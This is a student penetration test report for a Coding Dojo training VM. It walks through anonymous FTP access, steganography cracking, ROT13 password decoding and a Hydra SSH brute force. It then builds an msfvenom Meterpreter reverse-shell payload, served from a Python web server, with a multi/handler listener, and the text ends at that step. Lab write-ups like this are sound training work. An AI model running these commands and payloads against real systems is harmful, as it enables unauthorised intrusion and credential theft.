Penetration Test Report
Coding Dojo Final Project

Keven So

1.0 Overview and Objective:

I was tasked with performing an in-depth penetration test using the Coding Dojo Final Belt Exam VM.

The focus of this exam was to perform attacks, demonstrate proficiency in multiple testing tools and methods, and provide detailed instructions on how to replicate the exploits on the VM. The goal was to obtain various flags hidden within the system and obtain both user user and admin privileges by initiating a reverse shell session to access the target system.

The flags that were obtained during this penetration test was:

Ftpflag.txt
BlackBeltflg.txt
Red Belt reverse shell
Black Belt reverse shell

2.0 Recommendations: There would be a couple recommendations that I can givt to help prevent this exploit being used by hackers. The first thing would recommend would be regards to password. I would make the password to be more complex so that it wouldn't be as easy to crack. If you want to make things more secure, you can use ssh keys. Where the public key would be on the ssh server and the private key on the user's computer as well as a more secure password. You can also disable passwords but if the attacker has the private key, then it will be very easy to access the ssh server. You can also blacklist/whitelist ip address. This can prevent from unauthorized ip addresses from accessing the ssh server. I would also recommend to change the setting for log leveling to monitor ssh activity.

2.0 Methodologies:

Methodologies used in for the final project are:

Enumeration

Steganography was used to uncover hidden data inside files. The tool I used was **Stegcracker.**

Password cracking which is my attempt to crack or determine the password for a specific user. One way to accomplish is perform a **dictionary attack** with wordlists. The tool I used for the final belt exam was **Hydra.**

File Transfer. Sending and receiving files from/to a computer or server. For the final I used **powershell** to get a file from the python server I created to the targets machine.

Footprinting which is to gather as much data on a target computer or servers and identifying how to exploit them.

Active Reconnaissance is actively interacting with the target computer/servers. I used a reverse shell via powershell to navigate to the targets files and folders to extract information as well as download files onto the targets computer.

Decoding was also used for getting the password for the user "**IEUser"** using cyberchef.


IDS/IPS implementation to help detect fraudulent activity. It can help prevent the amount of information an attacker can gain from active reconnaissance.

Firewall setting updated and active. This can help prevent attackers to gain access to the targets network and machine.

2.3 Process Taken to Complete Objectives


2.2 Enumeration:

Using NMap to perform a port scan:




Objective: Obtain ftpflag.txt

```
┌──(kali㉿kali)-[~]
└─$ ftp 10.0.2.25
Connected to 10.0.2.25.
220-Microsoft FTP Service
220 Welcome to Matt's FTP Server!
Name (10.0.2.25:kali): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||49157|)
150 Opening ASCII mode data connection.
10-28-22  07:39PM                  157 all_passwords.txt
226 Transfer complete.
ftp> type all_passwords.txt
all_passwords.txt: unknown mode.
ftp> get all_passwords.txt
local: all_passwords.txt remote: all_passwords.txt
229 Entering Extended Passive Mode (|||49158|)
150 Opening ASCII mode data connection.
100% |*****************************************************************************
226 Transfer complete.
157 bytes received in 00:00 (45.28 KiB/s)
ftp>
```



2.) I also noticed that port 80 was opened from the nmap scan. So I went to the target's website by entering his IP address. It displayed an image. I saved the image onto my kali machine as beltexam.jpg




3.) I then used stegcracker along with rockyou.txt to see if there were any hidden contents inside.

a.) Command: stegcracker beltexam.jpg rockyou.txt.


```
┌──(kali㉿kali)-[~]
└─$ cd desktop
cd: no such file or directory: desktop

┌──(kali㉿kali)-[~]
└─$ cd Desktop

┌──(kali㉿kali)-[~/Desktop]
└─$ stegcracker beltexam.jpg rockyou.txt
StegCracker 2.1.0 - (https://github.com/Paradoxis/StegCracker)
Copyright (c) 2023 - Luke Paris (Paradoxis)

StegCracker has been retired following the release of StegSeek, which
will blast through the rockyou.txt wordlist within 1.9 second as opposed
to StegCracker which takes ~5 hours.

StegSeek can be found at: https://github.com/RickdeJager/stegseek

Counting lines in wordlist..
Attacking file 'beltexam.jpg' with wordlist 'rockyou.txt'..
Successfully cracked file with password: matthew
Tried 972 passwords
Your file has been written to: beltexam.jpg.out
matthew
```

4.) Stegcracker cracked the file using the password matthew from rockyou.txt and then created a file to see the contents. The file name was beltexam.jpg.out





5.) It looks like there are potentially two login usernames. MATT and Richmond from what I can see so far. I also noticed that they used ROT13 for to encrypt their password. I will see if anything comes from this.


6.) I took the rotten password and entered it into cyberchef to decode the password. The password was cybersecrocks




7.) I then went into my Kali terminal and connected to the ftp server with the login information I just retrieved. I then downloaded both the ftpflag.txt and the pcap file. I had to chane the binary to safety transfer the files as you can see in the screenshot below. I used **Wireshark** to analyze the pcap file. I filtered to TCP and follow the stream and found 3 conversations between Richmond and Matt. Matt had created an ssh account for richmond.


kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ ftp 10.0.2.25
Connected to 10.0.2.25.
220-Microsoft FTP Service
220 Welcome to Matt's FTP Server!
Name (10.0.2.25:kali): MATT
331 Password required for MATT.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||49184|)
125 Data connection already open; Transfer starting.
10-28-22 07:33PM 202 ftpflag.txt
07-11-22 12:26PM 10343 sensitiveinfo.pcap
226 Transfer complete.
ftp> binary
200 Type set to I.
ftp> get ftpflag.txt
local: ftpflag.txt remote: ftpflag.txt
229 Entering Extended Passive Mode (|||49185|)
150 Opening BINARY mode data connection.
100% |*****| 202 15.64 KiB/s 00:00 ETA
226 Transfer complete.
202 bytes received in 00:00 (14.03 KiB/s)
ftp> get sensitiveinfo.pcap
local: sensitiveinfo.pcap remote: sensitiveinfo.pcap
229 Entering Extended Passive Mode (|||49186|)
150 Opening BINARY mode data connection.
100% |*****| 10343 2.23 MiB/s 00:00 ETA
226 Transfer complete.
10343 bytes received in 00:00 (1.64 MiB/s)
ftp> exit
221 Anonymous User is a honeypot. Your IP address has been logged
(kali㉿kali)-[~]
$



Finder File Edit View Go Window Help
kali clone [Running]
1 2 3 4
~/ftpflag.txt - Mousepad
File Edit Search View Document Help
Congrats! You found the FTP Flag. You're about 50% through the belt exam!






So i used **Hydra** to get the password for the ssh server for richmond. The credentials for ssh was Username: **richmond** Password: **password**

a.) Command: hydra -l richmond -P /home/kali/Desktop/rockyou.txt 10.0.2.25 ssh -t 4 -V




Objective: Create a reverse shell with target computer with user privileges


1.) Created a reverse payload called **belt_7777.exe** in msfvenom as shown below.
   a.) **Command:** msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.2.10 LPORT= 7777 -f exe > belt_7777.exe



2.) I then created a python server as shown below on port 8000. (You can just use meterpreter command upload but I wanted to try it this way to see if it was possible)
   a.) **Command:** python3 -m http.server




3.) I then created a multihandler for the shell I created in step 1.
   a.) **Command:** msfconsole -q -x “use exploit/multi/handler; set PAYLOAD windows/meterpreter/reverse_tcp set LHOST 10.0.2.10; set LPORT 7777; exploit”

